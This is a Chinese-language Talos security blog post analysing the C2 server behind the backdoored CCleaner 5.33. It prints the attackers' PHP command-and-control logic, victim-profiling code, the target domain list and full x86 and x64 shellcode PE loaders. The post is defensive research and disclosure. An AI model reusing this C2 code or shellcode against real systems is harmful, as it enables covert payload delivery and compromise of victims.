2017 年 9 月 20 日星期三

CCleaner 命令和控制引起关注


作者：Edmund Brumaghin、Earl Carter、Warren Mercer、Matthew Molyett、Matthew Olney、Paul Rascagneres 和 Craig Williams。

注：本文旨在介绍 Talos 对一项新威胁进行的自发研究。这类信息只能视为初步信息，并将随着研究继续持续更新。

引言

Talos 最近针对 5.33 版 CCleaner 应用中植入的后门发布了技术分析。在调查期间，我们得到了一份存档，其中包含存储于命令和控制 (C2) 服务器上的一些文件。最初，我们曾担心过文件的合法性。不过，根据 Web 服务器的配置文件，以及我们的研究活动在存档文件所含 MySQL 数据库的内容中有所反映这一事实，我们很快就确认这些文件极有可能是真实文件。

在分析 C2 服务器的传送代码后，我们很快发现，攻击者通过传送第二阶段加载程序，将包括思科在内的一批组织锁定为针对性攻击的目标。通过核查 C2 跟踪数据库，虽然 9 月份只有四天的数据，但是我们可以确认，至少有 20 台受害设备感染了专门的辅助负载。下面是攻击者试图攻击的域的列表。



```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

有趣的是，这批指定攻击对象包括思科的域 (cisco.com)，以及其他一些知名技术公司。这表明攻击者非常注重攻击有价值的知识产权。

这些新发现促使我们提高了对这一系列事件的关注级别，因为我们的一些研究内容可能指向一个经验老道的未知攻击者。这些研究结果也呼应并印证了我们先前提出的建议，即受到这种供应链攻击影响的用户不应该只是简单地删除受影响的 CCleaner 版本或更新到最新版本，而应该从备份恢复或重置系统映像，以确保不仅完全删除植入了后门的 CCleaner 版本，还能完全删除系统中可能存在的任何其他恶意软件。

技术详情

Web 服务器

从 C2 服务器获取的 Web 目录内容包括一系列 PHP 文件，它们负责控制与受感染系统的通信。攻击者使用一个符号链接将所有请求“index.php”的正常流量重定向至包含恶意 PHP 脚本的“x.php”文件。

```
-rw-r--r--  1 random  staff  24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff  14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

通过分析 PHP 文件的内容可以确定，服务器实施了一系列检查来决定是继续进行标准操作还是简单地重定向至合法的 Piriform 网站。服务器会检查 HTTP 主机报头内容、请求方法类型和服务器端口，确认其是否符合受感染系统应该发送的信标内容。

```
if($_SERVER["HTTP_HOST"] != "speccy.piriform.com")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["REQUEST_METHOD"] != "POST")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["SERVER_PORT"] != $ServerPort)
{
        Header("Location: https://www.piriform.com");
        exit;
}
```

PHP 在“x.php”文件的变量中包含对必要信息存储表的引用，其定义如下：

```php
<?php

define('IN_ECS', true);
require(dirname(__FILE__) . '/init.php');


```

“init.php”中声明了 $db_table，以允许在攻击者基础设施中插入所需数据库，即如下定义的“Server”数据库表。

```
$timezone = 'PRC';
$db_host  = 'localhost';
$db_user  = 'ccuser';
$db_pass  = 'ki11.usercc';
$db_name  = 'CC';
$db_table = 'Server';

$display_error = false;
$ServerPort    = 443;
$NextOnlineDays= 2;

$x64DllName     = "";
$x86DllName     = "/var/www/html/data/GeeSetup_x86.dll";
```

Web 服务器还包含第二个 PHP 文件 (init.php)，用于定义核心变量和所用操作。有趣的是，此配置指定的时区是“PRC”，对应中华人民共和国 (PRC)。必须指出的是，这一点并不能作为推论依据。该文件还指定了要使用的数据库配置，以及要用于变量 $x86DllName 的文件名和目录位置。

服务器从受感染的系统收集以下信息，稍后将据此来确定如何处理这些主机。这些信息包括操作系统版本信息、架构信息、用户是否具有管理权限，以及与系统关联的主机名和域名。

```
$Guid = $s['Guid'];
$info = $info . sprintf("Guid          : %08X\n", $s['Guid']);
$info = $info . sprintf("Major Version : %d\n", ord($s['OsVersion'][0]));
$info = $info . sprintf("Minor Version : %d\n", ord($s['OsVersion'][1]));
$info = $info . sprintf("Wow64         : %s\n", $IsWow64 ? "YES" : "NO");
$info = $info . sprintf("Process Win64 : %s\n", $ProcessWin64  ? "YES" : "NO");
$info = $info . sprintf("User Admin    : %s\n", $UserAdmin  ? "YES" : "NO");
$info = $info . sprintf("Hostname      : %s\n", $s['HostName']);
$info = $info . sprintf("DomainName    : %s\n", $s['DomainName']);
```

系统配置文件信息颇有些咄咄逼人的味道，其中包含特定的信息，例如设备上安装的软件的列表和设备上当前运行的所有进程，“CCleaner.exe”自然也是受害设备上当前运行的进程。系统配置文件信息会被存储于 MySQL 数据库中。

```
$sql = sprintf("INSERT INTO %s (Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion,
Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList) ".
                               "VALUES (%u, '%s', '%s', %d, %d, %d, %d, %d, '%s', '%s', '%s',
                               '%s', '%s')",
                               $db_table, $s['Guid'], $_SERVER['REMOTE_ADDR'], date('Y-m-d
                               H:i:s'), ord($s['OsVersion'][0]), ord($s['OsVersion'][1]),
                               ord($s['OsVersion'][2]) ? 1 : 0, $ProcessWin64  ? 1 : 0,
                               $UserAdmin  ? 1 : 0,
                               addslashes_deep($s['HostName']), addslashes_deep($s[
                               'DomainName']), $macaddr, addslashes_deep($software),
                               addslashes_deep($process));


//echo $info;
//echo $sql;

$db->query($sql);
```

我们还发现了另一项功能，可在符合预定义要求的系统中加载和执行第 2 阶段负载。该功能类似于我们在此前的第 1 阶段分析中发现的必要功能。虽然 x86 和 x64 PE 的传送都有与其关联的 shellcode，但 C2 服务器实际上似乎只使用了 x86 PE 加载功能。

```
$peloader_x86 =
"\x55\x8b\xec\x83\xec\x50\x53\x56\x57\xe8\xdf\x02\x00\x00\x80\x65".
"\xbc\x00\x8b\xf8\x8d\x45\xb0\x89\x7d\xec\x50\xc7\x45\xb0\x6b\x65".
"\x72\x6e\xc7\x45\xb4\x65\x6c\x33\x32\xc7\x45\xb8\x2e\x64\x6c\x6c".
"\xff\x55\x08\x80\x65\xbc\x00\x8b\xd8\x8d\x45\xb0\xbe\x56\x69\x72".
"\x74\x50\x53\x89\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x41\xc7\x45\xb8".
"\x6c\x6c\x6f\x63\xff\x55\x0c\x89\x45\xf4\x8d\x45\xb0\x50\x53\x89".
"\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x46\xc7\x45\xb8\x72\x65\x65\x00".
"\xff\x55\x0c\x89\x45\xf0\x8d\x45\xb0\x50\x53\x89\x75\xb0\xc7\x45".
"\xb4\x75\x61\x6c\x50\xc7\x45\xb8\x72\x6f\x74\x65\xc7\x45\xbc\x63".
"\x74\x00\x00\xff\x55\x0c\x8b\x5f\x3c\x89\x45\xdc\x6a\x04\x68\x00".
"\x10\x00\x00\x8b\x44\x3b\x50\x8d\x34\x3b\x05\x00\x80\x00\x00\x50".
"\x6a\x00\xff\x55\xf4\x8b\xf8\x85\xff\x0f\x84\x25\x02\x00\x00\x8b".
"\x46\x28\x81\xc7\x00\x60\x00\x00\x0f\xb7\x4e\x06\x03\xc7\x89\x45".
"\xd4\x8d\x04\x89\x8d\x9c\xc3\xf8\x00\x00\x00\x85\xdb\x89\x5d\xd8".
"\x7e\x15\x8b\x55\xec\x8b\xc7\x2b\xd7\x89\x5d\xf4\x8a\x1c\x02\x88".
"\x18\x40\xff\x4d\xf4\x75\xf5\x8b\x46\x3c\x83\x65\xf8\x00\x48\x89".
"\x45\xe4\x8b\x46\x38\x48\x85\xc9\x89\x45\xe8\x7e\x63\x8d\x96\x04".
"\x01\x00\x00\xeb\x03\x8b\x45\xe8\x85\x02\x0f\x85\x05\x01\x00\x00".
"\x8b\x5a\x04\x8b\x45\xe4\x85\xd8\x0f\x85\xf7\x00\x00\x00\x8b\x02".
"\x03\xc7\x89\x45\xf4\x8b\x42\x08\x03\x45\xec\x85\xdb\x7e\x26\x8b".
"\x5d\xf4\x89\x5d\xfc\x2b\xc3\x8b\x5a\x04\x89\x45\xe0\x89\x5d\xf4".
"\xeb\x03\x8b\x45\xe0\x8b\x5d\xfc\xff\x45\xfc\xff\x4d\xf4\x8a\x04".
"\x18\x88\x03\x75\xed\xff\x45\xf8\x83\xc2\x28\x39\x4d\xf8\x7c\xa5".
"\x83\xbe\x84\x00\x00\x00\x00\x0f\x86\xb8\x00\x00\x00\x8b\x9e\x80".
"\x00\x00\x00\x03\xdf\x8b\x4b\x0c\x85\xc9\x0f\x84\xa5\x00\x00\x00".
"\x8b\x43\x10\x8b\x13\x03\xc7\x85\xd2\x89\x45\xf4\x74\x07\x03\xd7".
"\x89\x55\xfc\xeb\x03\x89\x45\xfc\x03\xcf\x51\xff\x55\x08\x89\x45".
"\xf8\x8b\x43\x0c\x03\xc7\x80\x38\x00\x74\x06\x80\x20\x00\x40\xeb".
"\xf5\x83\x7d\xf8\x00\x74\x5e\x8b\x45\xfc\x8b\x00\x85\xc0\x74\x4d".
"\xa9\x00\x00\x00\x80\x74\x29\x25\xff\xff\x00\x00\x50\xff\x75\xf8".
"\xff\x55\x0c\x85\xc0\x74\x3e\x8b\x4d\xf4\x89\x01\x8b\x4d\xfc\x89".
"\x01\x8b\x41\x04\x83\xc1\x04\x83\x45\xf4\x04\x89\x4d\xfc\xeb\xcc".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".
"\x4d\xe0\x80\x39\x00\x74\xcc\x80\x21\x00\x41\xeb\xf5\x83\xc3\x14".
"\xe9\x60\xff\xff\xff\x68\x00\x80\x00\x00\x6a\x00\x57\xff\x55\xf0".
"\xe9\xaf\x00\x00\x00\x83\xbe\xa4\x00\x00\x00\x00\x76\x7c\x8b\x86".
"\xa0\x00\x00\x00\x8b\xcf\x03\xc7\x2b\x4e\x34\x89\x4d\x08\x8b\x08".
"\x85\xc9\x74\x66\x8d\x14\x39\x8b\x48\x04\x83\xe9\x08\x8d\x40\x08".
"\xd1\xe9\x89\x55\xe0\x89\x45\xe4\x74\x4b\x89\x45\x0c\x89\x4d\xec".
"\x8b\x45\x0c\x0f\xb7\x00\x8b\xd8\xc1\xe8\x0c\x81\xe3\xff\x0f\x00".
"\x00\x83\xf8\x03\x75\x09\x8b\x45\x08\x03\xda\x01\x03\xeb\x13\x83".
"\xf8\x0a\x75\x0e\x8b\x45\x08\x03\xda\x99\x01\x03\x11\x53\x04\x8b".
"\x55\xe0\x8b\x45\x0c\x83\x45\x0c\x02\x66\x83\x20\x00\xff\x4d\xec".
"\x75\xbe\x8b\x45\xe4\x8d\x04\x48\xeb\x94\x8d\x45\xd0\x50\x8b\x46".
"\x2c\x6a\x20\x03\xc7\xff\x76\x1c\x50\xff\x55\xdc\x8b\x4d\xd8\x8b".
"\xc7\x85\xc9\x74\x07\xc6\x00\x00\x40\x49\x75\xf9\x6a\x00\x6a\x01".
"\x57\xff\x55\xd4\x5f\x5e\x33\xc0\x5b\xc9\xc2\x08\x00\xeb\x02\x58".
"\xc3\xe8\xf9\xff\xff\xff"
// Length: 758(0x02F6) bytes
;
```

以下是与 x64 版 PE 加载程序关联的 shellcode。

```
$peloader_x64 =
"\x48\x89\x54\x24\x10\x48\x89\x4c\x24\x08\x53\x55\x56\x57\x41\x54".
"\x41\x55\x41\x56\x41\x57\x48\x83\xec\x58\x48\x8b\xc1\x4c\x8d\x25".
"\xdc\xff\xff\xff\x48\x8d\x4c\x24\x30\x48\x8b\xf2\xc7\x44\x24\x30".
"\x6b\x65\x72\x6e\xc7\x44\x24\x34\x65\x6c\x33\x32\x49\x81\xc4\x4b".
"\x03\x00\x00\xc7\x44\x24\x38\x2e\x64\x6c\x6c\xc6\x44\x24\x3c\x00".
"\xff\xd0\x48\x8d\x54\x24\x30\xbd\x56\x69\x72\x74\x48\x8b\xc8\xc7".
"\x44\x24\x34\x75\x61\x6c\x41\xc7\x44\x24\x38\x6c\x6c\x6f\x63\x48".
"\x8b\xf8\x89\x6c\x24\x30\xc6\x44\x24\x3c\x00\xff\xd6\x48\x8d\x54".
"\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61\x6c".
"\x46\xc7\x44\x24\x38\x72\x65\x65\x00\x48\x8b\xd8\xff\xd6\x48\x8d".
"\x54\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61".
"\x6c\x50\x4c\x8b\xf8\xc7\x44\x24\x38\x72\x6f\x74\x65\xc7\x44\x24".
"\x3c\x63\x74\x00\x00\xff\xd6\x49\x63\x7c\x24\x3c\x33\xc9\x49\x8d".
"\x2c\x3c\x44\x8d\x49\x04\x41\xb8\x00\x10\x00\x00\x8b\x55\x50\x48".
"\x89\x44\x24\x28\x81\xc2\x00\x80\x00\x00\xff\xd3\x48\x85\xc0\x48".
"\x8b\xd8\x0f\x84\x40\x02\x00\x00\x44\x0f\xb7\x45\x06\x44\x8b\x75".
"\x28\x48\x81\xc3\x00\x60\x00\x00\x4c\x03\xf3\x43\x8d\x04\x80\x8d".
"\x8c\xc7\x08\x01\x00\x00\x4c\x89\x74\x24\x20\x85\xc9\x4c\x63\xe9".
"\x4c\x89\xac\x24\xb8\x00\x00\x00\x7e\x19\x49\x8b\xd4\x48\x8b\xcb".
"\x49\x8b\xfd\x48\x2b\xd3\x8a\x04\x0a\x88\x01\x48\xff\xc1\x48\xff".
"\xcf\x75\xf3\x8b\x75\x3c\x44\x8b\x5d\x38\x45\x33\xc9\xff\xce\x41".
"\xff\xcb\x45\x85\xc0\x7e\x49\x48\x8d\x95\x14\x01\x00\x00\x44\x85".
"\x1a\x0f\x85\x9f\x00\x00\x00\x85\x72\x04\x0f\x85\x96\x00\x00\x00".
"\x8b\x0a\x8b\x7a\x08\x4c\x63\x52\x04\x48\x03\xcb\x49\x03\xfc\x4d".
"\x85\xd2\x7e\x10\x48\x2b\xf9\x8a\x04\x0f\x88\x01\x48\xff\xc1\x49".
"\xff\xca\x75\xf3\x41\xff\xc1\x48\x83\xc2\x28\x45\x3b\xc8\x7c\xbe".
"\x83\xbd\x94\x00\x00\x00\x00\x0f\x86\xe7\x00\x00\x00\x8b\xb5\x90".
"\x00\x00\x00\x48\x03\xf3\x8b\x46\x0c\x85\xc0\x0f\x84\xd3\x00\x00".
"\x00\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x44\x8b\x6e\x10\x4c\x03\xeb".
"\x83\x3e\x00\x74\x07\x8b\x3e\x48\x03\xfb\xeb\x03\x49\x8b\xfd\x8b".
"\xc8\x48\x03\xcb\xff\x94\x24\xa0\x00\x00\x00\x8b\x4e\x0c\x48\x03".
"\xcb\x4c\x8b\xf0\xeb\x06\xc6\x01\x00\x48\xff\xc1\x80\x39\x00\x75".
"\xf5\x48\x85\xc0\x75\x6c\x33\xd2\x41\xb8\x00\x80\x00\x00\x48\x8b".
"\xcb\x41\xff\xd7\xe9\x1f\x01\x00\x00\x48\x8b\x07\x48\xb9\x00\x00".
"\x00\x00\x00\x00\x00\x80\x48\x85\xc1\x49\x8b\xce\x74\x08\x0f\xb7".
"\xd0\x41\xff\xd4\xeb\x28\x4c\x8d\x64\x18\x02\x49\x8b\xd4\xff\x94".
"\x24\xa8\x00\x00\x00\x41\x80\x3c\x24\x00\x74\x0a\x41\xc6\x04\x24".
"\x00\x49\xff\xc4\xeb\xef\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x48\x85".
"\xc0\x74\xa3\x49\x89\x45\x00\x48\x89\x07\x48\x83\xc7\x08\x49\x83".
"\xc5\x08\x48\x83\x3f\x00\x75\xa1\x8b\x46\x20\x48\x83\xc6\x14\x85".
"\xc0\x0f\x85\x42\xff\xff\xff\x4c\x8b\xac\x24\xb8\x00\x00\x00\x4c".
"\x8b\x74\x24\x20\x83\xbd\xb4\x00\x00\x00\x00\x76\x6a\x8b\x85\xb0".
"\x00\x00\x00\x4c\x8b\xc3\x48\x03\xc3\x4c\x2b\x45\x30\xeb\x52\x8b".
"\xd1\x8b\x48\x04\x4c\x8d\x58\x08\x48\x83\xe9\x08\x48\x03\xd3\x48".
"\xd1\xe9\x85\xc9\x74\x35\x49\x8b\xfb\x44\x8b\xd1\x0f\xb7\x07\x44".
"\x8b\xc8\xc1\xe8\x0c\x41\x81\xe1\xff\x0f\x00\x00\x83\xf8\x03\x74".
"\x05\x83\xf8\x0a\x75\x07\x49\x63\xc1\x4c\x01\x04\x10\x66\xc7\x07".
"\x00\x00\x48\x83\xc7\x02\x49\xff\xca\x75\xd1\x8b\xc1\x49\x8d\x04".
"\x43\x8b\x08\x85\xc9\x75\xa8\x8b\x4d\x2c\x8b\x55\x1c\x4c\x8d\x8c".
"\x24\xb0\x00\x00\x00\x48\x03\xcb\x41\xb8\x20\x00\x00\x00\xff\x54".
"\x24\x28\x33\xc0\x48\x8b\xfb\x49\x8b\xcd\x8d\x50\x01\x45\x33\xc0".
"\xf3\xaa\x48\x8b\xcb\x41\xff\xd6\x33\xc0\x48\x83\xc4\x58\x41\x5f".
"\x41\x5e\x41\x5d\x41\x5c\x5f\x5e\x5d\x5b\xc3"
// Length: 843(0x034B) bytes
;
```

稍后，PHP 脚本会使用以下三个值来比较向 C2 发送信标的系统：$DomainList、$IPList 和 $HostList。这是为了确定是否应向受感染系统传送第 2 阶段负载。下面经过缩略的 PHP 代码演示了此过程：

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the $pefilename to the filename to send back
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }

// If the ip is in the IPList, set the $pefilename to the filename to send back
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }

//  ...
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to feed and it exists, send them the file
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($pefilename);
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $pefilecontent;
        } else {
            $outcode = $peloader_x86 . $pefilecontent;
        }
```

从代码中使用了基于域的过滤可以进一步看出，这种攻击极具针对性。虽然我们已经根据 MySQL 数据库内存储的信标信息确认受后门影响的系统为数不少，但是实际要向哪些受感染系统传送第 2 阶段负载却是由攻击者具体控制的。报告称没有系统执行第 2 阶段负载，其实不然。通过分析收到第 2 阶段负载的系统上用于存储信息的数据库表后，我们可以确定有 20 个唯一主机可能受到此负载影响。第 2 阶段中的功能请见本文“第 2 阶段负载”部分的介绍。

MySQL 数据库

C2 MySQL 数据库中保存着两个表：一个表描述与服务器通信的所有设备，另一个表描述收到第二阶段下载的所有设备。这两个表中都存在日期为 9 月 12 日到 9 月 16 日的条目。在这段时间内，与 C2 服务器通信的设备超过 70 万台，并有 20 多台设备收到第二阶段负载。必须了解的是，目标列表有可能在该服务器活跃期间改为以其他不同的组织为目标，而事实也的确如此。

在入侵过程中，恶意软件会定期与 C2 服务器通信，并传输有关受感染系统的侦测信息。此信息包括 IP 地址、在线时间、主机名、域名、进程列表等等。攻击者很可能用这些信息来决定应该以哪些设备作为攻击活动最终阶段的目标。

主要的连接数据存储于“Server”表中。以下是一台 Talos 主机在该数据库表中的例子：

IP Address	Mac Address	Host Name	Major Version	Minor Version	User Admin
[redacted].79.6	[redacted]A6-87	[redacted]TI16FE	6	1	0

此外，受感染的设备会共享一份已安装程序的列表。

```
Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3慦 (x86)
Windows 僪僶僀僗 僪儔僀僶僷 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉嶋拡妅挧姺擻僼儁僋僔儑儞僋僔
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僠僀儖僪僷僂儏儁 Corp.儣儢僀儞儷儞
擄岅岑妛尋媄強丂PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
埶崋壥zip嶌惉憰梲
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(杮懱憰抲) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
埳惓梔價傾儁僀2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔杮岅擖椡
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition
```

还会捕获一份进程列表。

```
System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
```

这些信息综合起来，就能为攻击者提供所有必要信息，让攻击者在稍后的阶段发出负载，并确认这些负载在特定系统上检测不到且能稳定运行。

独立于“Server”数据库表的第二个数据库表包含另外一个信息集，与实际收到第 2 阶段负载的系统关联。此表包含与“Server”数据库表类似的调查信息，其结构如下所示：

```
mysql> show columns in OK;
+--------------+---------------------+------+-----+---------+----------------+
| Field        | Type                | Null | Key | Default | Extra          |
+--------------+---------------------+------+-----+---------+----------------+
| id           | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| Guid         | bigint(20)          | NO   | MUL | 0       |                |
| IPAddress    | varchar(15)         | YES  | MUL | NULL    |                |
| OnlineTime   | datetime            | YES  |     | NULL    |                |
| MajorVersion | tinyint(4)          | YES  |     | 0       |                |
| MinorVersion | tinyint(4)          | YES  |     | 0       |                |
| Wow64        | tinyint(1)          | YES  |     | 0       |                |
| ProcessWin64 | tinyint(1)          | YES  |     | 0       |                |
| UserAdmin    | tinyint(1)          | YES  |     | 0       |                |
| HostName     | varchar(256)        | YES  | MUL | NULL    |                |
| DomainName   | varchar(256)        | YES  | MUL | NULL    |                |
| MacAddress   | varchar(256)        | YES  |     | NULL    |                |
| Software     | mediumtext          | YES  |     | NULL    |                |
| ProcessList  | mediumtext          | YES  |     | NULL    |                |
| Reserved1    | int(11)             | YES  |     | 0       |                |
| Reserved2    | int(11)             | YES  |     | 0       |                |
+--------------+---------------------+------+-----+---------+----------------+
16 rows in set (0.00 sec)
```

通过分析这第二个数据库表（“OK”数据库表），我们可以确认在删除重复条目后，有 20 个系统成功收到第 2 阶段负载。Talos 联系了确认受到此第 2 阶段负载影响的公司，提醒他们可能受到入侵。

```
mysql> SELECT id,Guid,IPAddress,OnlineTime from OK;
+----+------------+-----------------+---------------------+
| id | Guid       | IPAddress       | OnlineTime          |
+----+------------+-----------------+---------------------+
|  3 |            |                 | 2017-09-13 07:07:12 |
|  4 |            |                 | 2017-09-13 07:30:52 |
|  5 |            |                 | 2017-09-13 07:49:26 |
|  6 |            |                 | 2017-09-13 07:51:31 |
|  7 |            |                 | 2017-09-13 07:52:19 |
|  8 |            |                 | 2017-09-13 08:15:04 |
|  9 |            |                 | 2017-09-13 09:10:52 |
| 10 |            |                 | 2017-09-13 09:25:52 |
| 11 |            |                 | 2017-09-13 09:50:29 |
| 12 |            |                 | 2017-09-13 10:01:00 |
| 13 |            |                 | 2017-09-13 11:46:46 |
| 14 |            |                 | 2017-09-13 11:46:52 |
| 15 |            |                 | 2017-09-13 12:19:37 |
| 16 |            |                 | 2017-09-13 13:16:16 |
| 17 |            |                 | 2017-09-13 13:54:05 |
| 18 |            |                 | 2017-09-13 14:33:44 |
| 19 |            |                 | 2017-09-13 21:27:02 |
| 20 |            |                 | 2017-09-13 21:30:34 |
| 21 |            |                 | 2017-09-14 03:32:18 |
| 22 |            |                 | 2017-09-14 04:57:12 |
| 23 |            |                 | 2017-09-14 13:01:08 |
| 24 |            |                 | 2017-09-15 12:18:28 |
| 25 |            |                 | 2017-09-15 23:19:41 |
+----+------------+-----------------+---------------------+
23 rows in set (0.00 sec)
```

根据对“Server”数据库表的分析可以看出，攻击者显然能够通过此基础设施访问各种不同的目标。鉴于 C2 服务器上实施的过滤，攻击者可以根据被其选作攻击目标的环境或组织，在任意给定时间添加或删除域。下面的屏幕截图显示了用于存储系统配置文件信息的数据库表中所含的总条目数，可以让我们从另一个角度了解攻击者选择发起进一步入侵的系统类型：

```
mysql> select count(*) from Server;
+----------+
| count(*) |
+----------+
|   862419 |
+----------+
1 row in set (0.00 sec)
```

下面的屏幕截图显示了全球各地受到影响的政府系统的数量。

```
mysql> select count(*) from Server where DomainName like '%.gov%';
+----------+
| count(*) |
+----------+
|      540 |
+----------+
1 row in set (21.48 sec)
```

同样，分析属于域名包含“bank”一词的域的受感染系统返回了以下结果：

```
mysql> select count(*) from Server where DomainName like '%bank%';
+----------+
| count(*) |
+----------+
|       51 |
+----------+
1 row in set (20.68 sec)
```

这证明了攻击者利用此基础设施和关联的恶意软件能够实现的访问级别，也进一步强调了这种攻击的严重性和潜在影响。

第 2 阶段负载

第 2 阶段的安装程序是 GeeSetup_x86.dll。此安装程序会检查操作系统版本，然后投放 32 位或 64 位版本的木马化工具。X86 版本使用的是木马化的 TSMSISrv.dll，该工具使用与植入后门的 CCleaner 工具类似的方法投放 VirtCDRDrv（此名称与 Corel 中包含的一个合法可执行文件的文件名相符）。X64 版本投放名为 SymEFA 的木马化 EFACli64.dll 文件，该文件名取自“Symantec Endpoint”中包含的一个合法可执行文件。投放的这两个文件都没有签名，也不合法。

不过，攻击者用一个合法二进制文件作为补丁有效打包其恶意软件。此外，安装程序还将一个编码 PE 放入注册表中：

